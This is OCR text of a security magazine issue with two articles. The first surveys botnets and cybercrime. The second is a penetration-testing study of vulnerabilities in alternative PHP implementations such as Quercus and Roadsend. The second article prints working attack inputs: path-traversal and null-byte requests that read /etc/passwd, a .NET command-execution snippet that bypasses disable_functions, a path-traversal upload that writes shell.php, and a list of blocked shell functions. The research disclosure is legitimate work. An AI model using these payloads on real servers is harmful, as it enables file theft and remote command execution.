Behind the principal botnets there is the cybercrime industry that is pushing on the diffusion of malware to infect an increasing number of machines, but also proposing new models of business, such as botnet rental or the commerce of the agents for botnet creation. The business is reaching important figures in a short time mainly due to the opportunities provided by the Deep Web.




Figure 2. *Global Botnet Infections*

In the last months experts of the AlienVault firm discovered a new service that offers cyber-attack tools and hosting as part of malware-as-a-service. Once again cybercrime operates as enterprise, the products proposed are tools for the organization of cyber attacks such as spam of malware, malware hosting, and a to build up a complete command and control infrastructure (C&C) for the arrangement of botnets.

The service is called Capfire4 and it's a good example of C2C (*Cybercrime to Cybercrime*), it provides technological support to criminals who haven't necessary knowledge to conduct a cyber attack or to arrange a cyber scam.

In the simplest way, users can access to a Web portal that offers the possibility to create customized version of malware, controlling the malicious architectures through a friendly management console to coordinate the bots.

Few steps for criminal that need to create a botnet without having particular knowledge

But Botnet creation is not only a prerogative of cybercrime, it is also considered in cyber warfare scenario as a military option for offensive purposes or cyber espionage. Deploying a botnet it is possible to attack the nerve centers of a country, isolated attacks can target its critical infrastructures, create serious problems in areas like finance, communications and transport. That is cyber warfare, no matter if behind the attack there is a foreign government or ruthless criminals, the risk is high and face the threat has high priority.

The US government is taking in serious consideration the cyber threat related to the botnet, recently administrative officials belonging to U.S. President Barack Obama's team declared that the government had started IBG (Industry Botnet Group) a coordinated project that involves private enterprises and trade units.

One of the key features of the program is the increasing of the level of awareness on the botnet world through the cooperation of government and private sector.

Geography of cyber threats

Despite cyber space is known as a domain without borders, many studies have demonstrated that cyber criminal activities are mainly located in some area of the planet, as we can see also the

victims of the attacks have a geographical features that make them attractive targets. Kaspersky Security firm has in a recent reports illustrated that factors such as the economic level of a country, its Internet population and the security level of the nation concur to define a geography of attacks. These countries present sufficient security mechanisms to defend users and also the computer system used are often equipped with last versions of operating systems that incorporate mechanisms to prevent cyber attacks. According the Internet World Stats the level of Internet penetration in US and Europe is very high, internet users in these areas actively use online services and cards associated with their banking accounts to pay for goods online:

- North America – 78.3%, 1st in the world.
- Europe – 58.3%, 3rd in the world.

Having to deal with advanced and updated defense systems the crime industry is increasing the level of sophistication of attacks developing new technologies, mainly with the principal intent to make money. The Trojan spread are mainly used with the purpose of deliver or hide malicious agents or to steal sensible information with specific reference to banking sector.

The sector mainly attacked by cybercrime is the financial / banking in which the incidence of theft of information is high, some examples of malware known to chronicle are Zbot (ZeuS) and SpyEye, both are universal Trojans which targets the accounts of many banks and also e-pay services such as PayPal and E-bay, let's remind that usually these accounts are linked to bank accounts




Figure 3. *Trojan classification*

and are considered privileged targets, 34% and 9% respectively of all phishing attacks target them.

To have an idea of the of the business and of related profits in 2010 arrested stole $9 million from more than 600 accounts in three months using Zbot. The most effective vector of attacking European and American users is still internet in the first half of 2012, 80% of all infected computers were attacked in this way, Italy and Spain are the most hit countries.

The criminals use to compromise user's machine in one of the following mode:

- Infecting legitimate sites
- Spoofing search engines
- Spreading malicious spam on social networking sites and on Twitter

The percentage of users exposed to Internet attacks (H1 2012):

- USA – 38.8%, 31st in the world;
- Germany – 28.8%, 101st in the world;
- UK – 36.8%, 42nd in the world;
- France – 36.3%, 44th in the world;
- Italy – 43.5%, 18th in the world;
- EU – 32.1%.

From the research is emerged also another interesting result, despite in Western Europe, Canada and US there is a strong legal basis for combating malicious content hosted on web site, 69% of infected code was hosted on servers located in these regions in the first half of 2012 corresponding to over the half of the malicious programs on the Internet. The figures are not surprising, the majority of data centers providing failsafe hosting are located in these areas and




Figure 4. *Percentage of users exposed to Internet attacks (H1 2012)*

usually cybercriminals and hackers compromise such servers to obtain reliable hosting that host legal sites, making hard their identification from an user's perspective. The report reveals that domain zones .net, .com, .info and .org. account for 44.5% of repelled attacks that were launched from malicious web sites on users located in North America and Western Europe. Users from the US, Canada and Western Europe are typically redirected to sites located in the domain zones of India (.in), Russia (.ru) and the Cocos Islands (co.cc).

You run ... I'll get you, the eternal challenge

Despite the level of alert of private companies, governments and security firms is high the incidence of cyber threat is still too high, this is possible due the increasing level of complexity of malware agents.

Meantime worldwide security expert are searching for a common strategy to decapitate the botnets, the cybercrime industry is providing new efficient solution to avoid any type of detection and mitigation.

We have different innovative factors in the menace moved by malware and botnet creators, such as new modular and destructive malicious agent and also new botnet based on the P2P (peer to peer) communication protocol that not relies on *command and control* (C&C) servers for receiving commands. The interesting feature is that P2P communication is used as a backup system in case the C&C servers are not reachable, creating an autonomous peer networks in which each node can operate as a slave or as master giving orders to other PC operating and exchanging information acquired illegally by the victims.

The major concern of security experts is related to the capabilities of many of these agents to exploit zero days vulnerabilities that make practically impossible the detection of the agents. But it's dangerous justify the success of the attacks only to the exploit to unknown vulnerabilities, in many cases well known vulnerabilities are exploited due the absence of an appropriate update of the systems.

The Zeus case is not isolated, recently Kaspersky Lab, in collaboration with CrowdStrike Intelligence Team, Dell SecureWorks and members of the Honeynet Project, dismantled the second Hlux botnet (aka Kelihos).

This botnet had scary size, it has been estimated it was three times larger than the first botnet Hlux / Kelihos dismantled in September 2011. After only 5 days from the transaction, Kaspersky Lab had already neutralized more than 109,000 infected hosts. It is estimated that the first botnet Hlux / Kelihos had only 40,000 infected systems.

The event has demonstrated that it is becoming hard to tackle new generation of botnets, due the usage of the peer-to-peer technology also implemented in Kelihos. The new variant of malware incorporates P2P technology to eliminate the need for a C&C server, avoiding detection and the immunization campaigns to decapitate the malicious networks.

Another interesting improvement proposed by the cybercrime industry is the use of Tor networks is the botnet architecture as discovered in September 2012 by the German security firm G Data Software that has detected a botnet with a particular feature, it is controlled from an *Internet Relay Chat* (IRC) server running as a hidden service of the Tor. Despite similar choice presents some technical problems related to the latency of the Tor networks and the implicit difficulty to control the botnet, the advantage is the difficulty of localize the command and control servers, due the encryption of the connections interior to the network and the unpredictability of the routing of the information.

The challenge between security firms and attackers is open and it is fundamental to keep high the effort in the detection and fight of cyber threats to avoid dramatic consequences.

The raise of Advanced Threat … the inadequacy of the defense

Are our defense systems adequate to reply to incoming cyber threats?

Unfortunately in many cases the cyber threats present a level of complexity that make possible to avoid common security measures. The security firm FireEye has released a report named "Advanced Threat Report" related first half of 2012 that provides an overview of the current threat landscape, evolving advanced malware and *advanced persistent threat* (APT) tactics, and the level of infiltration seen in organizations' networks today.

The report presents and alarming scenario, the organizations are assisting to an impressive increase in advanced malware that is bypassing their traditional security defenses. In these days we are reading a lot of news on agents that are able to elude common defense mechanisms, problem that is afflicting across all sectors, from defense to energy.

The organization are facing with a dramatic explosion of the diffusion of advanced malware in

terms of volume and also in effectiveness in bypassing traditional signature-based security mechanisms.

A statistic proposed by the security firms report that on average, organizations are experiencing a staggering 643 Web-based malicious events each week, incidents that have as results the impairment of final targeted systems. This figure includes file-based threats, such as malicious executables or files that contain exploit s targeting vulnerabilities in applications, that are delivered over the web and email. The figures does not include callback activities, very common on the web.

The graph show the abnormal increase registered in the first half 2012 that is greater than the number of infection per week of the entire last year, the patterns of attacks vary substantially by industry, in particular the sector of healthcare and Energy/Utilities increased respectively up 100%, and up 60%.

Conclusions

The fight against the proliferation of botnets and more in general of any kind of malware goes through some key factors such as:

- The promotion of joint operations that involve government agencies and the major private industry players. In this sense, some large companies have already embarked on a close collaboration with governments, as in the case of Microsoft.
- Fundamental is a timely and methodical study on evolution of technological solutions on which are based botnets. It's important to define, a universally recognized set of indicators to deterministically qualify the threat and its evolution.
- Awareness on the cyber threats and divulgation of best practices for the containment of the infection.
- Approval of regulations and penalties, recognized globally, for those who develop or contribute to the spread of botnets. Unfortunately today, different legislative frameworks represent an advantage for those who intend to commit a crime using these tools.




Figure 5. *Web Infection Per Week per Company*

Despite the great effort and the increasing investments made by government and private company many sectors still suffer the attacks of cybercrime, the situation in worrying because in many cases the cyber threats do undetected causing serious damages. As demonstrated by the provided data the number of compromised machines and infrastructures is increasing despite the adoption of security countermeasures.

Another fundamental step in the fight of malicious agent is the definition of a global agreement and the of a global strategy against cybercrime and a regulatory on the use and diffusion of any kind of cyber tool by government agencies, both on legislative and operative perspectives …

In the meantime the cyberspace is still too crowded!

PIERLUIGI PAGANINI

Pierluigi Paganini has a Bachelor in Computer Science Engineering IT, majoring in Computer Security and Hacking techniques. Security expert with over 20 years experience in the field. Certified Ethical Hacker at EC Council in London. Actually he is Chief Security Information Officer for Bit4Id, Researcher, Security Evangelist, Security Analyst and Freelance Writer. The passion for writing and a strong belief that security is founded on sharing and awareness led Pierluigi to found the security blog „Security Affairs".

Security Affairs (http://securityaffairs.co/wordpress)

Email: pierluigi.paganini@securityaffairs.co

Third-party PHP

When you do penetration testing, the server under examination often seems quite harmless for the first sight: it runs the latest versions of a web application and other services. But you still have to find vulnerabilities in them, so everything should be inspected. For example, if the server runs a third-party PHP version, everything can prove more serious.

There are a number of third-party PHP versions currently in use. All of them were created to increase the performance and functionality of the language. A third-party PHP version

increases the average operating speed of the application up to 5 times, which is definitely a lot. This is a result of cross compilation. In general terms, compilation consists in two steps:

- The PHP script is translated into intermediate code (as a rule, the C code);
- The C code is compiled into machine code.

Yet, the best way to understand the process is to skip the general and look at each version one by one.

Overview of Alternative PHP Versions

Roadsend PHP

The first version to be considered is PHP Roadsend. In its essence, it consists of two components: a compiler and an integrated web server called MicroServer.

The compilation involves an intermediate translation of PHP code into C code.

The embedded web server allows starting the compiled applications without any additional add-ons or tools. Otherwise, the application has to be connected to a web server (such as Apache, lighttp, nginx, etc.) via the *cgi* or *fastcgi*.

Phalanger

Next PHP version, Phalanger, is of a particular interest. Not only does it feature higher performance, but expanded functionality as well, if compared to the original PHP version. Phalanger allows PHP applications to address almost any existing .NET platforms, which makes compiled web applications more flexible with greater variety of syntax types.

Phalanger works with the IIS web server; their integration is as simple as in the case of the original PHP version.

Quercus on Resin

Another example of a good combination of technologies is the Resin web server. Its first versions served as a web server and as a server for Java applications, but then they released a PHP version called Quercus.

Resin has two branches: Resin Professional and Resin Open Source. In Resin Professional, PHP code is compiled into Java code, while in Resin Open Source, PHP code is interpreted.

HipHop for PHP

Finally, there is HipHop for PHP developed by Facebook. HipHop transforms PHP source code into C++ and then compiles an executable file using g++.

It should be mentioned that the size of an application compiled by HopHop, even a simple one, reaches 30 Mb. However, the application already includes a web server: just specify the corresponding key and an access port when starting it. Besides, as in the case of Roadsend PHP, the compiled application can connect to web servers via *cgi* or *fastcgi*.

Compilation takes much time, so, if the application is constantly modified, updating can turn into a nightmare.

Yet, there is a good side, as well. HipHop excludes certain types of vulnerabilities:

- Local File Inclusion – it includes only files it contains at the moment of compilation;
- Arbitrary File Upload – it doesn't use uploaded files as they are not executable and interpreter is not used.

Listing 1. *Exploiting the Path Traversal*

```
http://host/..%2f..%2f..%2f..%2f..%2f..%2f..%2
                f..%2fetc%2fpasswd
```

Listing 2. *Exploiting Path Traversal*

```
http://host//etc/passwd
```

Peculiarities

So, we are facing a task to detect security flaws in a number of new languages at once. They have syntax similar that of the original PHP, but does it imply similar results, behavior and peculiarities? Even more so, how dangerous could third-party versions be? To find it all out, we are to know how we can compare them and what we should consider.

It seems reasonable to work out a number of criteria to compare the versions:

- Context vulnerabilities: almost all the versions have embedded web servers and other context tools integral for any web application;
- Mechanisms of parameter processing : think of such attacks as HTTP Parameter Pollution and HTTP Parameter Contamination and consider variability glottalization and typification;




Figure 1. *Content of /etc/passwd*

- Vulnerabilities on the boundaries of technologies: new functions can create new vulnerabilities;
- Vulnerabilities typical of earlier PHP versions.

Context Vulnerabilities

The leader in this category is Roadsend PHP, or rather, its MicroServer web server, which is vulnerable to a simple variant of Path Traversal. A possible exploitation is provided in Listing 1.

As you can see in the request, everything is simple – Roadsend PHP uses redirection to the parent directory and applies the URL encoding to the slash symbol. As a result, you can get content of any file. However, in this case there is an easier




Figure 2. *Error 500 in Quercus*

Listing 3. *Looping through arrays, Local File Inclusion.*

```
foreach($_GET["language"] as $langDir =>
                    $langFile) {
include($langDir."/".$langFile.".php");
}
```

Listing 4. */etc/passwd file inclusion*

```
http://host/index.php?language["/etc/
                    passwd%00"]=1
```

Table 1. *Different approaches to incorrect character processing*

Query	LAMP	IIS 7.5 + Phalanger 3.0	HipHop	Quercus on Resin <= 4.0.26
test.php?=	Array ( )	Array ([] =>)	Array ( )	Array ([] =>)
test.php?[]=	Array ( )	Array ([[]] =>)	Array ( )	Array ([0] =>)
test.php?a[][=	Array ([a] => Array ([0] =>))	Error 500	Array ([a] => Array ([0] =>))	Error 500

Table 2. *Different approaches to processing incorrect characters*

Query	LAMP	IIS 7.5 + Phalanger 3.0	HipHop	Quercus on Resin <= 4.0.26
test.php?a%=1	Array ([a%] => 1)	Array ([a%] => 1)	Array ([a%] => 1)	Array ([a] =>)
test.php?a =1	Array ([a_] => 1)	Array ([a] => 1)	Array ([a_] => 1)	Array ([a] => 1)
test.php?a%00b=1	Array ([a] => 1)	Array ([a b] => 1)	Array ([a] => 1)	Array ([a b] => 1

way of exploitation – by specifying the absolute path to the file (see Listing 2 and Figure 1).

TheRoadsend PHP project is not supported any more, though there are some resources that still use it. Owners of such resources are strongly advised to switch to an alternative product.




Figure 3. *Overridden element of the _SERVER array, IP address spoofing*




Figure 4. *Overridden element of $_SERVER[„DOCUMENT_ROOT"] and Local File Inclusion*

Parameter Processing

HTTP Parameter Contamination

As it is generally known, different platforms and applications use different approaches to process predeterminedly incorrect characters and constructions: some substitute such characters, others don't. This is what the HTTP Parameter Contamination attack is based on. Usually, it is used to bypass all sorts of filtering mechanisms and to form peculiar vectors of client-side attacks.

Table 1 and Table 2 illustrate the difference in approaches to incorrect character processing for various PHP versions (compared to a standard LAMP as the model).

The result is evidently different from that in the original PHP. It's notable that the deviations are almost identical for Phalanger and Quercus. Apart from the possibility to create variables with a blank line as name, in both cases you can provoke error 500 (see a funny fingerprint in Figure 2).

A possibility to create variables containing the gap char or even a null-byte in their names will affect looping through arrays (see Listing 3), when it uses not only the value of the variable, but its name as well.

In the above code, the variable name is transmitted to the construction that includes scripts. Using null-byte in the variable name, you can omit a part of the line and include an arbitrary file (see Listing 4).

Globalizing And Overriding Variables

A possibility to assign variabilities directly creates a a flaw in the application's security. In the original PHP, it is performed by means of register_globals, yet, starting from version 5.4.0 this option is deleted.

Listing 5. *$_SERVER[„DOCUMENT_ROOT"] in code*

```
<?php
include($_SERVER["DOCUMENT_ROOT"]."header.php");
?>
```

Listing 6. *Flexible comparison of variables of distinct types*

```
// script 1
<?php
$xArray = array(TRUE, FALSE, 1, 0, -1, "1", "0", "-1", NULL, array(), "php", "");
foreach($xArray as $x) {
   if($x == array()) { echo("TRUE"); } else { echo("FALSE"); }
   echo("<br>");
}
?>
```

It seems reasonable that the third-party PHP versions are not that impeccable as we could wish for.

The Quercus does nnot provide the option (the developers call it "a black hole of security"). However, when the parameters are sent by the POST method, they are globalized, which is not supposed to happen if the option is absent.

But this is not the main problem. The real danger is that parameters sent via the POST method can override elements of the `_SERVER` array. Figure Figure 3 illustrates overridden value of the element of `_SERVER["REMOTE_ADDR"]`, which, in itself, leads to IP address spoofing. The most destructive attack vector is spoofing the value of the `$_SERVER["DOCUMENT_ROOT"]` element that contains an absolute path to the web catalog and development of the Local File Inclusion attack (see Figure 4). It's worth mentioning that even a code that is secure for the original PHP (see Listing 5) becomes vulnerable if there is a possibility to override variables.

Listing 7. *Flexible comparison of variables of distinct types*

```
// script 2
<?php
$xArray = array(TRUE, FALSE, 1, 0, -1, "1", "0", "-1", NULL, array(), "php", "");
foreach($xArray as $x) {
   if(array() == $x) { echo("TRUE"); } else { echo("FALSE"); }
   echo("<br>");
}
?>
```

Listing 8. *Using disable_functions to prohibit shell-command execution*

```
disable_functions: system, exec, shell_exec, passthru, popen, proc_open, pcntl_exec
```

Listing 9. *Executing shell commands via .NET constructions*

```
$process = new Diagnostics\Process();
$process->StartInfo->FileName = "cmd.exe";
$process->StartInfo->WorkingDirectory = "C:\\";
$process->StartInfo->Arguments = "/c ".$_GET["cmd"];
$process->Start();
$process->WaitForExit();
?>
```

Table 3. *Correlation between the results and the sequence order*

	Script #1 (resin 3.1.12)	Script #1 (resin 4.0.26)	Script #2
TRUE	FALSE	FALSE	TRUE
FALSE	TRUE	TRUE	TRUE
1	FALSE	TRUE	TRUE
0	TRUE	TRUE	TRUE
-1	FALSE	TRUE	TRUE
"1"	FALSE	FALSE	TRUE
"0"	FALSE	FALSE	TRUE
"-1"	FALSE	FALSE	TRUE
NULL	TRUE	TRUE	TRUE
array()	TRUE	TRUE	TRUE
"php"	FALSE	FALSE	TRUE
""	FALSE	FALSE	TRUE

The vulnerability is described in advisory. *http://www.ptsecurity.com/lab/advisory/*. The vulnerability is expected to be fixed in the subsequent versions.

A curious fact is that you cannot override elements of the `_SESSION` array. Any attempt to override them leads to an error. But it's for the best, because otherwise it will make any authorization mechanism that uses the `_SESSION` vulnerable.

Typification of Vulnerabilities

PHP provides for a so-called flexible comparison that allows matching variables of distinct types (identical congruence of variables of distinct types always results in "false"). The process of comparison has its peculiarities that are summarized in a table provided on the official web site: *http://ru2.php.net/manual/en/types.comparisons.php*. If these peculiarities are not observed, the results of operation of the application might be unpredictable.




Figure 5. *Overridden element of $_SERVER[„DOCUMENT_ROOT"] and Local File Inclusion*

Differences with the original PHP were fast to find. The scripts provided in Listing 6 and Listing 7 execute comparison between an empty array and variables of distinct types.

The scripts differ in the sequence order of the variables being matched, but otherwise are identical. So, the results must coincide as well.

However, as it is evident in Table 3, the Quercus shows the results according to the sequence order of the matched variables.

Besides the above correlation, the comparison of an empty `array()` and 0 results in "true", which is also untypical of the original PHP. This can facilitate bypassing various checks such as authentication or authorization.

Listing 10. *HTTP request that downloads a file into a parent catalog*

```
POST http://192.168.67.139:8080/test/file.php HTTP/1.1
...
Content-Type: multipart/form-data; boundary=---------------------------101412320927450
Content-Length: 228

-----------------------------101412320927450
Content-Disposition: form-data; name="test"; filename="../shell.php"
Content-Type: application/octet-stream

<?php
phpinfo();
?>
-----------------------------101412320927450--
```

Listing 11 *A check for file extension*

```
<?php
 if(isset($_FILES["image"])) {
   if(!preg_match('#\.(jpg|png|gif)$#', $_FILES["image"]["name"])) {
      die("Hacking attempt!");}

   copy($_FILES["image"]["tmp_name"],
      "./uploads/".$_FILES["image"]["name"]
   );
}
?>
```

Vulnerabilities of Technological Boundaries

PHP is known for its feasibility to set various security restrictions. For example, its *disavle_functions* prohibits to call specified functions (as a rule, those executing shell commands), while *open_basedir* restricts access to the file system.

But usually the possibility to use third-party constructions is disregarded (see Listing 8).

So, by using .NET constructions for execution of shell commands, one can bypass the given security restriction. Such bypass is illustrated in Listing 9.

Old School

Cross-Site Scripting in Error Messages

Roadsend PHP and Quercus have distinguished themselves with their error messages, where the service characters are not substituted for their HTML equivalents, which can facilitate attacks on users of the site (see Figure 5).

The developers must have forgotten that it's 2012 we are living in, not 2002 ☺

Path Traversal in Names of Downloaded Files

Quercus, which is a part of the third branch of the Resin web server, is vulnerable to Path Traversal in the mechanism that downloads files to the server. Paths to the parent directory are not deleted from the file names. As the result, a file can be downloaded to an arbitrary catalog (see Listing 10).

The description of vulnerabilities is provided in advisory: *http://www.ptsecurity.com/lab/advisory/*. The vulnerabilities are expected to be fixed in next verions.

Null-Byte in Names of Downloaded Files

Path Traversal is not the only problem with file download in Quercus. Another danger is a possibility to send a null-byte in a file name, which allows cutting off a compulsory postfix of a file name (for example, .jpg) and bypassing certain security checks (Figure 6).




Figure 6. *Null-Byte in Names of Downloaded Files*

A by-passible check is illustrated in Listing 11.

The given script demonstrates a check of a file extension: it should be one of the permitted extensions (jpg, png or gif), otherwise the file won't be downloaded. The check itself is quite efficient, but using a null-byte in the file name you can easily bypass the check: send a null-byte and then, .jpg. Thus, the check will be bypassed. The .jpg postfix will be cut off while the file is being copied.

The description of vulnerabilities is provided in advisory: *http://www.ptsecurity.com/lab/advisory/*. The vulnerabilities are expected to be fixed in next verions.

Conclusions

All the versions considered in the article are way more efficient than the original (up to 5 times), but almost all of them have security faults:

- Vulnerable environment
- Faults in parameter processing (globalization, typization)
- Various types of logical corruption
- Various types of Path Traversal
- etc.

The above vulnerabilities make even a secure application vulnerable if third-party PHP versions are used. A perfect example is Quercus, that proved most vulnerable of all considered in this article.

However, there is an exception – HipHop, by certain criteria, is even more secure than the original PHP.

The detailed description of the vulnerabilities you can find in the Positive Technologies advisory: *http://www.ptsecurity.com/research/advisory/*.

SERGEY SCHERBEL

Sergey Scherbel is a security expert with the company Positive Technologies. Specializes in application security, penetration testing, analysis of web applications and source code.

POSITIVE / TECHNOLOGIES

NoSQL matters @Barcelona

06. October 2012

NoSQL matters Barcelona is part of a series of conferences around Europe promoting innovative NoSQL ideas and concepts, connecting users and experts.

